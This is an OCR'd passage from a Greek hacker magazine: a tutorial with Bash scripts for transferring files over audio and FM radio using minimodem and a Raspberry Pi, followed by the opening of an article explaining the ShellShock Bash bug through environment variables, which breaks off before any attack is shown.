όπως είναι ο CRC32 και ο MD5. Αυτοί οι δύο αλγόριθμοι εξετάζουν ένα σύνολο δεδομένων και μετά από πολύπλοκες μαθηματικές πράξεις παράγουν μια μοναδική αναγνωριστική τιμή. Αν τα δεδομένα τροποποιηθούν έστω και κατά ένα bit, το παραγόμενο αναγνωριστικό διαφέρει σε μεγάλο βαθμό! Φυσικά, μιας και το αναγνωριστικό έχει πεπερασμένο μήκος, είναι δυνατό δύο διαφορετικά σύνολα δεδομένων να παράγουν το ίδιο ακριβώς αποτέλεσμα. Κάτι τέτοιο, όμως, είναι εξαιρετικά απίθανο να συμβεί! Η έξοδος του CRC32 έχει μήκος 32 bits, ενώ αυτή του MD5 ανέρχεται στα 128 bits, γεγονός που τον ανάγει σε ασφαλέστερη μέθοδο πιστοποίησης. Δεν είναι όμως μόνο αυτή η διαφορά τους. Ο MD5 χρησιμοποιεί και κρυπτογραφικές μεθόδους, προκειμένου να απομακρύνει ακόμα περισσότερο το ενδεχόμενο μιας "σύγκρουσης", όπως ονομάζεται χαρακτηριστικά η παραγωγή της ίδιας εξόδου από δύο διαφορετικές εισόδους. Πάντως, για τις δικές μας ανάγκες επαρκεί ο απλοϊκός και ταχύτερος CRC32. Εξάλλου, η ηλικία του είναι περισσότερο ταιριαστή με το εγχείρημά μας ;)

Ένα εργαλείο για την παραγωγή CRC32 hashes είναι το cksum και υπάρχει σε όλα τα συστήματα Unix/Linux. Το εν λόγω πρόγραμμα δέχεται ως παράμετρο το όνομα του προς εξέταση αρχείου κι εμφανίζει το αντίστοιχο hash:

```
> cksum file.png
2748509005 1573 file.png
```

Αυτό που σκεφτόμαστε, λοιπόν, ήταν η αυτόματη αποστολή του CRC32 hash για κάθε πακέτο δεδομένων. Εδώ, με τον όρο "πακέτο" δεν αναφερόμαστε σε μια μικρή ομάδα από bytes, αλλά στο σύνολο των δεδομένων που στέλνουμε με μια σύνδεση του minimodem. Έτσι, ο παραλήπτης θα μπορούσε να υπολογίσει κι εκείνος το CRC32 hash των δεδομένων και να το συγκρίνει με το hash που έλαβε. Αν οι δύο τιμές ταυτίζονται, θεωρούμε ότι τα δεδομένα μεταφέρθηκαν με επιτυχία.

Το δικό μας πρωτόκολλο

Νομίζουμε ότι μετά από όσα αναφέραμε έφτασε η ώρα να τυποποιήσουμε τη μεταφορά αρχείων μέσω του minimodem, σχεδιάζοντας το δικό μας πρωτόκολλο! Κατ' αρχάς, πέρα από όσα είδαμε, θεωρήσαμε λογικό να εκπέμπεται το όνομα αλλά και το μέγεθος του εκάστοτε αρχείου. Κάνοντας κάτι τέτοιο, η αντιγραφή θα πραγματοποιείται ολοκληρωμένα και σωστά, ενώ ο παραλήπτης θα μπορεί να εκτιμήσει και το χρόνο άφιξης του αρχείου. Συνοψίζοντας, για την ολοκληρωμένη αποστολή ενός αρχείου θα πρέπει να εκπέμπονται τα ακόλουθα τέσσερα τμήματα:

1. Όνομα αρχείου
2. Μέγεθος αρχείου
3. Checksum (CRC32 hash)
4. Δεδομένα αρχείου (κωδικοποιημένα κατά Base64)

Where there's a shell, there's a way

Για την υλοποίηση όσων περιγράψαμε θα αξιοποιήσουμε το κέλυφος BASH και την ενσωματωμένη γλώσσα για τη συγγραφή scripts. Η υλοποίηση θα μπορούσε να γίνει σε οποιοδήποτε άλλη γλώσσα προγραμματισμού, αλλά ο σημαντικότερος παράγοντας καθυστέρησης στη συγκεκριμένη εφαρμογή δεν είναι η ταχύτητα εκτέλεσης του κώδικα. Η μεγαλύτερη καθυστέρηση θα εισέρχεται από τη χρήση του ίδιου του minimodem. Κάπως έτσι αποφασίσαμε να χρησιμοποιήσουμε τη γλώσσα του BASH, η οποία επιτρέπει και την εύκολη χρήση των εργαλείων της γραμμής εντολών.

Στη συνέχεια παραθέτουμε τον κώδικα του script που δημιουργήσαμε για την αποστολή των αρχείων. Σημειώστε ότι μπορείτε να κατεβάσετε τόσο το συγκεκριμένο script, όσο κι αυτά που θα δούμε στη συνέχεια, από το


    http://bit.ly/dh037minimodemscripts

Το script που ακολουθεί δέχεται δύο παραμέτρους: Η πρώτη αφορά στο baud rate και η δεύτερη στο όνομα του αρχείου που θέλουμε να σταλεί:

```
01 #! /bin/bash
02 BNAME=`basename $2`
03 echo "Sending file $BNAME"
04 echo "$BNAME" | minimodem --tx $1
05 sleep 2s
06 base64 $2 > temp.b64
07 TX_CRC=`cksum temp.b64 | cut -d " " -f1`
08 echo "With CRC checksum: $TX_CRC"
09 echo "$TX_CRC" | minimodem --tx $1
10 sleep 2s
11 TX_LEN=`wc -c < temp.b64`
12 echo "Encoded file, size: $TX_LEN bytes to transmit"
13 let "TIME = $TX_LEN * 10 / $1"
14 echo "It may take about $TIME seconds. Please wait..."
15 echo "$TX_LEN" | minimodem --tx $1
16 sleep 2s
17 echo "Please wait..."
18 cat temp.b64 | minimodem --tx $1
19 rm temp.b64
```

Κατά τα γνωστά, στην πρώτη γραμμή δηλώνουμε το όνομα του διερμηνέα για τον κώδικα που ακολουθεί – το κέλυφος BASH. Στη συνέχεια, με τη βοήθεια του basename αποκόπτουμε από την πλήρη διαδρομή το όνομα του αρχείου που θέλουμε να στείλουμε και το οποίο έχουμε δώσει ως δεύτερη παράμετρο (μεταβλητή $2). Το όνομα του αρχείου τοποθετείται στην παράμετρο $BNAME και το εμφανίζουμε στο χρήστη (γραμμή 03) μόνο και μόνο για την πληροφόρησή του. Ακολουθώντας το πρωτόκολλό μας χρησιμοποιούμε το χαρακτήρα της διασωλήνωσης και στέλνου-

με στον παραλήπτη το όνομα του αρχείου. Το baudrate της αποστολής είναι η τιμή που δώσαμε σαν πρώτη παράμετρο κατά την κλήση του script (μεταβλητή $1). Στη συνέχεια εισάγουμε μια παύση ενός δευτερολέπτου, αφήνοντας έτσι ένα μικρό χρονικό περιθώριο στον αποδέκτη, μετά τη λήψη του πρώτου μηνύματος. Σειρά τώρα έχει η κωδικοποίηση του αρχείου κατά Base64, η οποία συντελείται στη γραμμή 06. Το κωδικοποιημένο περιεχόμενο του προς αποστολή αρχείου τοποθετείται στο προσωρινό αρχείο temp.b64. Συνεχίζουμε υπολογίζοντας το CRC32 checksum του κωδικοποιημένου αρχείου,το οποίο και αποθηκεύουμε στη μεταβλητή $TX_CRC. Για το σκοπό αυτό χρησιμοποιούμε το εργαλείο cksum σε συνδυασμό με το cut, έτσι ώστε να αποσπάσουμε μόνο την τιμή του checksum. Αυτό που ζητάμε από το cut είναι να διασπάσει τη συμβολοσειρά μας σε επιμέρους τμήματα οπουδήποτε συναντά κενό, και να μας επιστρέψει το πρώτο τμήμα (εκεί τυπώνεται το checksum από το cksum). Ακολούθως αποστέλλουμε το checksum με το γνωστό τρόπο στον παραλήπτη του αρχείου. Στη γραμμή 11 εκτελούμε μια καταμέτρηση των χαρακτήρων του προσωρινού αρχείου με το κωδικοποιημένο μήνυμα, ώστε να μάθουμε τον όγκο των προς μετάδοση δεδομένων και να υπολογίσουμε το χρόνο που απαιτείται για την ολοκλήρωση της μετάδοσης. Για αυτή την εργασία χρησιμοποιούμε το εργαλείο καταμέτρησης λέξεων wc με την παράμετρο -c, η οποία επιβάλλει την καταμέτρηση των επιμέρους χαρακτήρων ενός αρχείου. Η τιμή αυτή αποθηκεύεται στη μεταβλητή $TX_LEN. Στη συνέχεια εμφανίζουμε το εν λόγω μέγεθος (γραμμή 12) και προχωράμε σε μια εκτίμηση του χρόνου αποστολής, στηριζόμενοι στην τιμή του baud rate. Ο υπολογισμός γίνεται με τη βοήθεια του let (γραμμή 13) και το αποτέλεσμα αποθηκεύεται στη μεταβλητή $TIME, την οποία χρησιμοποιούμε αμέσως μετά (γραμμή 14). Στη συνέχεια, στη γραμμή 15, στέλνουμε το πλήθος των προς αποστολή δεδομένων στον παραλήπτη κι αφού ζητήσουμε ευγενικά από το χρήστη να περιμένει (γραμμή 17), εκτελούμε την αποστολή των κωδικοποιημένων δεδομένων (στέλνουμε το αρχείο temp.b64 με τη βοήθεια του cat). Τέλος, όταν ολοκληρωθεί η αποστολή προχωράμε στη διαγραφή του προσωρινού αρχείου (temp.b64).




Οι συμβολοσειρές που παράγουν τα προγράμματα στο Raspberry Pi, εμφανίζονται στην οθόνη του υπολογιστή μας. Το στιγμιότυπο είναι από τη φάση των δοκιμών, για τη διασύνδεση του minimodem με το pifm.

Πριν προχωρήσουμε, πρέπει να σημειώσουμε οτι η εκτέλεση του παραπάνω script πρέπει να έπεται της εκτέλεσης του αντίστοιχου script στον παραλήπτη. Ποιο είναι όμως αυτό το script που πρέπει να τρέχει στον παραλήπτη; Ας εξετάσουμε τον κώδικά του:

```
01 #! /bin/bash
02 FILENAME=`minimodem --rx --rx-one -q $1`
03 echo "Receiving file: $FILENAME"
04 TX_CRC=`minimodem --rx --rx-one -q $1`
05 echo "With CRC checksum: $TX_CRC"
06 RX_LEN=`minimodem --rx --rx-one -q $1`
07 echo "Encoded file, size: $RX_LEN bytes to receive."
08 let "TIME = $RX_LEN * 10 / $1"
09 echo "It may take about $TIME seconds. Please wait..."
10 minimodem --rx --rx-one -q $1 > temp.b64
11 RX_CRC=`cksum temp.b64 | cut -d " " -f1`
12 echo "Received CRC checksum $RX_CRC"
13 if [ "$TX_CRC" == "$RX_CRC" ] ; then
14   base64 -d temp.b64 > "$FILENAME"
15   echo "Transmission ended successfully!"
16 else
17   echo "CRC checksum not match, transmission failed!"
18 fi
19 rm temp.b64
```

Το script της λήψης του αρχείου, αυτό που πρέπει να τρέξουμε στον υπολογιστή-παραλήπτη, δέχεται μόνο μια παράμετρο: Την τιμή του baud rate. Ακολουθώντας πάλι τις διαδικασίες που προβλέπει το πρωτόκολλό μας, το script ξεκινά αναμένοντας την αποστολή του ονόματος του αρχείου. Το όνομα αποθηκεύεται στη μεταβλητή $FILENAME (γραμμή 02). Εδώ αξίζει να παρατηρήσετε τις επιπλέον παραμέτρους που έχουμε χρησιμοποιήσει κατά την κλήση του minimodem: Τις --rx-one και -q. Με την πρώτη εκ των δύο διακόπτεται η εκτέλεση του προγράμματος αμέσως μετά τη λήξη της μετάδοσης, ενώ με τη δεύτερη η έξοδος του προγράμματος θα είναι απαλλαγμένη από οποιοδήποτε άχρηστο μήνυμα (τις πληροφορίες μετάδοσης). Μόλις ληφθεί το όνομα του αρχείου αναμένεται η λήψη του CRC checksum, το οποίο κι αποθηκεύεται στη μεταβλητή $RX_CRC (γραμμή 04). Στη συνέχεια αναμένεται το μέγεθος του αρχείου. Όπως και στο script αποστολής, έτσι κι εδώ υπολογίζεται ο εκτιμώμενος χρόνος για τη μετάδοση του αρχείου και, φυσικά, εμφανίζεται στο χρήστη (γραμμές 07–09). Έχοντας φτάσει στο τελευταίο βήμα της διαδικασίας αναμένεται η λήψη των κωδικοποιημένων δεδομένων του αρχείου (γραμμή 10) τα οποία, σε αντίθεση με τις προηγούμενες λήψεις, δεν αποθηκεύονται σε κάποια μεταβλητή αλλά απευθείας στο δίσκο (συγκεκριμένα, στο αρχείο με όνομα temp.b64). Μόλις ολοκληρωθεί η



Το τροποποιημένο script αποστολής καταφέρνει να στείλει αρχεία με αξιόπιστο κι αυτοματοποιημένο τρόπο, από το Raspberry στον υπολογιστή! Η μεταφορά πραγματοποιείται ασύρματα, μέσω της μπάντας των FM και με ταχύτητα που αγγίζει τα 700 bps :D

λήψη των δεδομένων υπολογίζουμε το checksum του προσωρινού αρχείου (γραμμή 11) και το εμφανίζουμε στο χρήστη. Ακολούθως συγκρίνουμε αυτό το checksum με εκείνο που λάβαμε στο προηγούμενο βήμα. Αν οι δύο τιμές ταυτίζονται, μπορούμε να είμαστε βέβαιοι ότι η μετάδοση των δεδομένων πραγματοποιήθηκε επιτυχώς. Έτσι, προχωράμε στην αποκωδικοποίηση του προσωρινού αρχείου κι αποθηκεύουμε το παράγωγο αρχείο με το όνομα που έστειλε ο αποστολέας κι αποδόθηκε στη μεταβλητή $FILENAME (γραμμή 14). Αν τα δύο checksums δεν ταυτίζονται, εμφανίζουμε ένα μήνυμα αποτυχίας (γραμμή 17). Σε κάθε περίπτωση, στο τέλος του προγράμματος διαγράφεται το προσωρινό αρχείο (temp.b64).

Δεν ξέρουμε αν το καταλάβατε, αλλά με τα δύο μικρά προγραμματάκια που είδαμε καταφέραμε να στήσουμε έναν σχετικά αυτοματοποιημένο και παράλληλα αξιόπιστο τρόπο μεταφοράς αρχείων, με τη βοήθεια του minimodem.

Κούλα, μ' ακούς;

Μπορεί το minimodem ν' αποτελεί το νέο μας φίλο αλλά έχουμε κι έναν παλιό, που δεν ξεχνάμε κι ούτε θέλουμε να αποχωριζόμαστε. Τι, δεν καταλάβατε για ποιον μιλάμε; Μα για το Raspberry Pi, φυσικά! Οι τακτικοί αναγνώστες του περιοδικού θα θυμούνται σίγουρα το άρθρο σχετικά με το PiFM (βλ. deltaHacker 029), όπου κάναμε μια μικρή επίδειξη των μουσικών δυνατοτήτων του Raspberry Pi. Συγκεκριμένα, με τη βοήθεια του προγράμματος pifm μετατρέψαμε το Raspberry Pi σε έναν μικρό πομπό της μπάντας των FM και για την εμβέλεια του οικιακού μας χώρου. Να θυμίσουμε

ότι το πρόγραμμα pifm αξιοποιεί τους ακροδέκτες GPIO του Raspberry, επάνω σε έναν από τους οποίους δημιουργεί παλμούς ραδιοκυμάτων FM. Έτσι, το μόνο που έχουμε να κάνουμε εμείς είναι να συνδέσουμε στο συγκεκριμένο ακροδέκτη μια μικρή κεραία (ένα χάλκινο καλώδιο μήκους 5~10 εκατοστών).

Με το συνδυασμό των δυνάμεων των pifm και minimodem, σκεφτήκαμε οτι θα ήταν δυνατό να μεταφέρουμε αρχεία ασύρματα και χωρίς να προκαλούμε πονοκέφαλο στους παρευρισκόμενους. Η μετάδοση θα πραγματοποιείται αθόρυβα, ασύρματα και χωρίς την ανάγκη ο υπολογιστής και το Raspberry Pi να βρίσκονται κοντά ή στο ίδιο δωμάτιο! Φυσικά, ο υπολογιστής που θα λαμβάνει τις εκπομπές του Raspberry θα χρειαστεί μια μικρή αναβάθμιση για τη λήψη ραδιοκυμάτων, αλλά αυτό θα το αντιμετωπίσουμε αργότερα με μια άκρως οικονομική λύση ;)

Προφανώς, το πρώτο βήμα είναι να εγκαταστήσουμε το pifm στο Raspberry Pi. Μετά, όμως, θα χρειαστεί να τροποποιήσουμε ελαφρώς το script που πραγματοποιεί την αποστολή. Ακολουθεί το ανανεωμένο script αποστολής:

```
#! /bin/bash
BNAME=`basename $2`
echo "Sending file $BNAME"
echo "$BNAME" | minimodem --tx -f temp.wav $1
sudo ./pifm temp.wav 87.5 48000 > /dev/null 2>&1
sleep 1s
base64 $2 > temp.b64
TX_CRC=`cksum temp.b64 | cut -d " " -f1`
echo "With CRC checksum: $TX_CRC"
echo "$TX_CRC" | minimodem --tx -f temp.wav $1
sudo ./pifm temp.wav 87.5 48000 > /dev/null 2>&1
sleep 1s
TX_LEN=`wc -c < temp.b64`
echo "Encoded file, size: $TX_LEN bytes to transmit"
echo "$TX_LEN" | minimodem --tx -f temp.wav $1
sudo ./pifm temp.wav 87.5 48000 > /dev/null 2>&1
sleep 1s
let "TIME = $TX_LEN * 10 / $1"
echo "It may take about $TIME seconds. Please wait..."
cat temp.b64 | minimodem --tx -f temp.wav $1
sudo ./pifm temp.wav 87.5 48000 > /dev/null 2>&1
rm temp.b64
```

Οι γραμμές που έχουν τροποποιηθεί ή προστεθεί επισημαίνονται με έντονη γραφή. Ουσιαστικά, το μόνο που έχουμε κάνει είναι ν' αλλάξουμε τον τρόπο εκτέλεσης του minimodem και να επιστρατεύσουμε το pifm. Η αλλαγή στην εκτέλεση του minimodem έγκειται στη χρήση της παραμέτρου -f. Έτσι, οι ήχοι που αναπαριστούν

κάθε φορά τα προς μετάδοση δεδομένα δεν αναπαράγονται, αλλά αποθηκεύονται σε ένα αρχείο WAV. Στη συνέχεια τροφοδοτούμε το εν λόγω αρχείο στο pifm. Βέβαια, σε αυτό το σημείο υπάρχουν αρκετές λεπτομέρειες που αξίζουν την προσοχή μας. Κατ' αρχάς, στον κώδικά μας θα δείτε ότι ζητάμε η εκπομπή να πραγματοποιηθεί στη συχνότητα των 87.5kHz. Αυτή τη συχνότητα την επιλέξαμε επειδή στη δική μας περιοχή έμοιαζε να μην καταλαμβάνεται από κανένα ραδιοφωνικό σταθμό. Επομένως, υποθέσαμε ότι η εκπομπή μας θα δέχεται τις λιγότερες παρεμβολές. Εσείς μπορείτε να δοκιμάσετε με την ίδια συχνότητα ή να βρείτε κάποια καταλληλότερη για την περιοχή σας: Πάρτε ένα ραδιοφωνάκι, εντοπίσετε τη συχνότητα που παρουσιάζει τον πιο "καθαρό" θόρυβο και χρησιμοποιήσετε αυτήν[2]. Κατά την εκτέλεση του pifm έχουμε ορίσει και τη συχνότητα δειγματοληψίας με την οποία κατασκευάστηκε το αρχείο WAV. Τα 48000Hz είναι συχνότητα που χρησιμοποιεί το minimodem εξ ορισμού. Τέλος, με τη βοήθεια της ανακατεύθυνσης εξασφαλίζουμε ότι το pifm δεν θα εμφανίσει κανένα μήνυμα στο χρήστη (οδηγούνται όλα στο /dev/null).

Στην άλλη πλευρά, αυτή του υπολογιστή που θα κάνει τη λήψη, δεν χρειάζεται να τροποποιήσουμε καθόλου τον κώδικα. Ωστόσο, θα χρειαστούμε ένα μέσο για τη λήψη των ραδιοκυμάτων. Μια εξαιρετική λύση, η οποία μάλιστα θα επέτρεπε και την εκπομπή ραδιοκυμάτων εκτός από τη λήψη, είναι η χρήση ενός SDR. Δυστυχώς όμως πρόκειται για ακριβές συσκευές και, το σημαντικότερο, είναι απίθανο να βρούμε κάποια παραπεταμένη στο συρτάρι μας. Αντίθετα, είναι πολύ πιθανό να βρούμε ένα ραδιοφωνάκι με έξοδο ήχου για ακουστικά. Σ' αυτή την περίπτωση αρκεί να συνδέσουμε την έξοδο του ραδιοφώνου στο line-in του υπολογιστή. Αν το ραδιόφωνο δεν παρέχει έξοδο για ακουστικά, αρκεί να το τοποθετήσουμε κοντά στο μικρόφωνο του υπολογιστή ;)

Για τη μεταφορά αρχείων από το Raspberry Pi στον υπολογιστή, αρκεί να ακολουθήσουμε τα εξής βήματα: Ρυθμίζουμε το ραδιοφωνάκι στη συχνότητα εκπομπής του pifm και εκτελούμε στον υπολογιστή το script λήψης. Ακολούθως εκτελούμε το script αποστολής στο Raspberry Pi. Αυτό ήταν όλο! Μετά, σαν μικρά παιδιά που είμαστε, μπορούμε να απολαύσουμε τη μαγεία που συντελείται…

Πέρα από την πλάκα, αν αναρωτιέστε για την αξιοπιστία και την ταχύτητα της μετάδοσης, πρέπει να σας πούμε ότι δεν αντιμετωπίσαμε κανένα πρόβλημα σε ταχύτητες από 500 έως 600 bps. Παραδόξως, συναντήσαμε αρκετά σφάλματα σε χαμηλότερα baud rates. Πιστεύουμε ότι αυτό οφείλεται στο θόρυβο υποβάθρου που συλλαμβάνει το ραδιοφωνάκι μας. Νομίζουμε όμως ότι κανένας δεν θα ήθελε χαμηλούς ρυθμούς μετάδοσης, δε συμφωνείτε;

Επικοινωνείτε, είναι ευλογία!

Μετά από όσα προηγήθηκαν είναι αναμενόμενο να αισθανόμαστε αρκετά ικανοποιημένοι! Όμως οι εφαρμογές του minimodem δεν σταματούν στη μεταφορά αρχείων. Φανταστείτε ένα δίκτυο από Raspberry Pi και υπολογιστές που ανταλλάσσουν δεδομένα κι ενδεχομένως τις μετρήσεις διαφόρων αισθητήρων με την τεχνική που παρουσιάσαμε! Ελπίζουμε τώρα να κινήσαμε ακόμα περισσότερο το ενδιαφέρον σας. Αυτό που θα θέλαμε, όμως, είναι να μάθουμε για τις δικές σας υλοποιήσεις. Καλή διασκέδαση και καλές ακροάσεις ;)

2. Παρεμπιπτόντως, μετά από αυτή την αναζήτηση μην ξανακρύψετε το ραδιοφωνάκι γιατί θα μας χρειαστεί πολύ σύντομα ;)

Skill: Intermediate
Tags: ShellShock, BASH, environment variables, parsing

by Spir@l Evolut10n



#!/bin/bash/shock

ShellShock: Νευρική διαταραχή

Ξεχάστε αυτά που λέγαμε περί της επικινδυνότητας του Heartbleed bug, ότι με ευκολία θα μπορούσε να μεταφέρει σενάρια του κινηματογράφου στην πραγματική ζωή κ.λπ. Παίρνουμε πίσω αυτό που γράψαμε στο σχετικό άρθρο του τεύχους 031. Τελικά οι ταινίες με hackers, που μπαινοβγαίνουν σε servers για πλάκα, έγιναν ρεαλιστικότερες με την αποκάλυψη του ShellShock!

Όταν στο deltaHacker 031 συζητούσαμε για το Heartbleed και κάναμε λόγο για ένα bug με τρομακτικές συνέπειες, δεν παίζαμε κάποιο δημοσιογραφικό παιχνίδι. Έφταιγε βλέπετε η τεράστια –σχεδόν αφελής– εμπιστοσύνη που τρέφαμε για το Ανοικτό Λογισμικό, στο χώρο του οποίου επικρατεί το (παραφρασμένο) δόγμα "πολλοί βλέπουν τον κώδικα, άρα τα bugs δεν επιβιώνουν". (Σ.τ.Ε. Το πολύ για καμιά δεκαριά χρονάκια.) Την ίδια στιγμή, αδυνατούσαμε να θυμηθούμε κάποια άλλη αδυναμία που να έχει διαβρώσει τόσο πολύ τα θεμέλια των κρυπτογραφημένων συνδέσεων. Όμως η αντίληψή μας για το τι εστί πραγματικά επικίνδυνο bug άλλαξε άρδην, όταν έκανε την εμφάνισή του το ShellShock. Η αδυναμία που εντοπίστηκε στον κώδικα του κελύφους BASH υποβάθμισε το Heartbleed στην κατηγορία "Ανησυχητικό Πρόβλημα". Πράγματι, αν και το Heartbleed ενέπνευσε πολλά σενάρια συνωμοσίας, δεν είναι βέβαιο ότι αξιοποιήθηκε ποτέ σε πραγματικές συνθήκες. Πολύ επιγραμματικά, να θυμίσουμε ότι το Heartbleed επέτρεπε στους κακόβουλους χρήστες να προκαλούν buffer overflow σε υπηρεσίες που βασίζονται στο πρωτόκολλο TLS, και μ' αυτόν τον τρόπο να διαβάζουν περιοχές της μνήμης του server όπου ίσως βρίσκονταν αποθηκευμένα τα κλειδιά κρυπτογράφησης. Κάτι τέτοιο είναι λογικό να προκαλεί τεράστια ανησυχία, αλλά αν κάνουμε τη σύγκριση με το ShellShock θα διαπιστώσουμε ότι, τελικά, τα πράγματα δεν ήταν και τόσο τραγικά. Από τη μία, μετά από πολλές δοκιμές και με αρκετή τύχη, το Heartbleed έδινε μια πιθανότητα στον επιτιθέμενο να βρει τα κλειδιά κρυπτογράφησης. Από την άλλη όμως το ShellShock μπορούσε να αξιοποιηθεί ταχύτατα και με μεγάλη ευκολία, ενώ αν το μηχάνημα-στόχος ήταν ευπαθές τότε η επιτυχία της επίθεσης ήταν εξασφαλισμένη.

Εντάξει, ακουγόμαστε απόλυτοι και το βεβαρυμένο μας παρελθόν μπορεί τώρα να σας βάζει σε σκέψεις: Μήπως τρομάξανε τούτοι 'δώ και τα παραλένε; Η απάντησή μας είναι αρνητική και σκοπεύουμε να σας αποδείξουμε γιατί δεν υπερβάλλουμε. Θα ξεκινήσουμε με μερικές γενικές έννοιες κι ορισμένες λειτουργίες του BASH, η εξοικείωση με τις οποίες αποτελεί προϋπόθεση για την κατανόηση του ShellShock. Στη συνέχεια θα περιγράψουμε την αδυναμία που εντοπίστηκε και μερικές επιθέσεις που την εκμεταλλεύονται, ώστε να φανεί η επικινδυνότητα του Shellshock.

```
pvar@crunchbang: ~
pvar@crunchbang:~$
pvar@crunchbang:~$ new_var='this is a string!'
pvar@crunchbang:~$
pvar@crunchbang:~$ echo; echo $new_var; echo

this is a string!

pvar@crunchbang:~$
pvar@crunchbang:~$
pvar@crunchbang:~$ bash -c 'echo; echo $new_var; echo'




pvar@crunchbang:~$
```

Η μεταβλητή new_var υφίσταται στο στιγμιότυπο του κέλυφος όπου την ορίσαμε, αλλά όταν εκτελούμε μια νέα διεργασία του BASH και ζητάμε την εκτύπωσή της δεν παίρνουμε τίποτα. Αυτό είναι αναμενόμενο, εφόσον δεν πρόκειται για μεταβλητή περιβάλλοντος και δεν κληρονομείται από το περιβάλλον των νέων διεργασιών.

Περιβάλλον εκτέλεσης

Υπάρχει κανένας χρήστης του Linux που να μην έχει ακούσει για τις μεταβλητές περιβάλλοντος ή αλλιώς environment variables[1]; Πρόκειται για μεταβλητές που διατηρούν βασικές ρυθμίσεις για τη συμπεριφορά του κελύφους (shell) ή και άλλων προγραμμάτων, καθώς και κάποια γενικότερα στοιχεία όπως το όνομα του χρήστη, τη θέση του home directory, τους καταλόγους όπου βρίσκονται τα προγράμματα και τα σκριπτάκια μας (το λεγόμενο path) κ.ά. Κάτι που πρέπει να έχουμε υπόψη είναι ότι αυτές οι μεταβλητές δεν είναι καθολικές – δεν είναι προσβάσιμες από οποιαδήποτε διεργασία εκτελείται στο σύστημα[2]. Οι μεταβλητές περιβάλλοντος ισχύουν μόνο μέσα στο περιβάλλον όπου έχουν οριστεί. Όπως υποψιάζεστε, σ' ένα σύστημα Linux μπορούμε να έχουμε πολλά διαφορετικά περιβάλλοντα. Τι είναι όμως αυτό το περιβάλλον στο οποίο αναφερόμαστε κάθε λίγο; Κατ' αρχάς, το πλήρες του όνομα είναι "περιβάλλον εκτέλεσης" κι αποτελεί μια περιοχή μνήμης που δεσμεύεται για κάθε διεργασία. Κάθε φορά που εκτελούμε ένα πρόγραμμα δημιουργείται ένα νέο περιβάλλον. Αυτό το νέο περιβάλλον κληρονομεί τα περιεχόμενα του περιβάλλοντος από το οποίο πραγματοποιήθηκε η εκτέλεση. Επομένως, όταν τρέχουμε ένα πρόγραμμα από το κέλυφος BASH, δημιουργείται ένα περιβάλλον 